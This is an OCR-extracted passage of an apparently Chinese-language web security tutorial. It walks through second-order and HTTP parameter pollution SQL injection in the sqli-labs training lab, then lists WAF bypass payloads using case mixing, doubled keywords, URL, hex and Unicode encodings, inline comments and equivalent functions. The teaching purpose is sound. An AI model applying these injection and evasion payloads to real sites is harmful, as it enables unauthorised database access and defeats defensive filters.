
1. 通过登录界面注册用户 admin'#；
2. 登录 admin'#，然后修改密码，此时修改的是 admin 的密码。


示例

实验：less-24 POST-Second Order Injection **real treat** –Stored injection

探测


注册用户 admin'#成功






利用


使用 admin'#登录；




修改 admin'#密码(即修改了 admin 的密码)；



此时 admin 密码已经从 admin 变成了 hello



使用刚刚修改 admin'#的密码 hello 登录 admin。



解决方案

使用 mysql_real_escape_string()函数转义。

HPP 注入

简介

HTTP Parameter Pollution 简称 HPP，所以有的人也称之为“HPP 参数污染”，HPP 是一种注入型的漏洞，攻击者通过在 HTTP 请求中插入特定的参数来发起攻击,如果 Web 应用中存在这样的漏洞，可以被攻击者利用来进行客户端或者服务器端的攻击。

产生原因

在 HTTP 协议中是允许同样名称的参数出现多次的，但是针对同样名称的参数出现多次的情况，不同的服务器的处理方式不一样。

使用条件

防火墙与服务器对请求中的同名参数处理方式不同

利用思路

构造例如 index.php?id=1&id=2 这样的请求


用第一个参数绕过防火墙检测，第二个参数进行攻击。

示例


实验：less-29 GET-Error Based-IMPIDENCE MISMATCH-Having A WAF in front of web application

探测

?id=1 正常显示


INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://192.168.9.133:8080/sqli-labs/Less-29/
?id=1
Enable Post data
Enable Referrer
Post data
Welcome Dhakkan
Your Login name:Dumb
Your Password:Dumb
SQLI DUMB SERIE
This Site Protected by World's Best Firewall
Hint: The Query String you input is: id=1
Thanks to "int3rf3r3nc3" sectree.wordpress.com for coding this page
Refrences: AppsecEU09_CarettoniDiPaola_v0.8.pdf
https://community.qualys.com/servlet/JiveServlet/download/38-10665/Protocol-Level Evasion of Web Application Firewalls v1.1 (18 July 2012).pdf

?id=1’显示有防火墙



?id=1&id=1'穿过防火墙报错

利用

?id=1&id=-2'

注入点

%23

载荷

使用任意盲注载荷

解决方案

1. 对输入参数的格式验证。

2. 通过合理的$_GET 方法获取 URL 中的参数值。

绕过限制

大小写绕过

简介

大小写绕过用于只针对小写或大写的关键字匹配技术，正则表达式/express/i 大小写不敏感即无法绕过。

示例

uNIoN sELecT

替换关键字

简介

使用重复关键字，在删除一个关键字之后重新组合为关键字

示例

ununionion selecselectt

使用编码

URL 编码

简介

非保留字的字符浏览器会对其 URL 编码，普通的 URL 编码可能无法实现绕过，可以使用两次编码绕过

示例

?id=1%252f%252a*/UNION%252f%252a /SELECT

十六进制编码

示例

/*!u%6eion*/ /*!se%6cect*/

Unicode 编码

常用字符

单引号	%u0027、%u02b9、%u02bc、%u02c8、%u2032、%uff07、%c0%27、%c0%a7、%e0%80%a7
空格	%u0020、%uff00、%c0%20、%c0%a0、%e0%80%a0
左括号	%u0028、%uff08、%c0%28、%c0%a8、%e0%80%a8
右括号	%u0029、%uff09、%c0%29、%c0%a9、%e0%80%a9

示例

?id=10%D6‘%20AND%201=2%23

使用注释

普通注释

/**/

示例

union/**/select

内联注释

/!**/

示例

/*!union*//*!select*/

等价函数和命令

函数

hex(),bin()	ascii()
sleep()	benchmark()
concat_ws()	group_concat()
mid(),substr()	substring()

变量

@@user	user()
@@datadir	datadir()

符号

单引号	宽字节注入
空格	/**/
	括号包裹要执行的语句
	%a0 空格
	%0a 新建一行
	%0b TAB 键(垂直)
	%0d return 功能
	%0c 新的一页
	%09 TAB 键(水平)
#	%23
=	Like
	<>
And	&&

Or	||

特殊符号

反引号

简介

当作空格

示例

select `version()`

-+.

简介

用于字符串连接

示例

select+id-1+1.from users;

@

简介

@用于用户变量定义， @@用于系统变量定义

示例

select@^1.from users;

HTTP 参数控制

见 HPP 注入

缓冲区溢出

简介

WAF 在处理测试向量时超出了其缓冲区长度就会引发 bug

示例

?id=1 and (select 1)=(Select 0xA*1000)+UnIoN+SeLeCT

(0xA*1000 指 0xA 后面”A”重复 1000 次)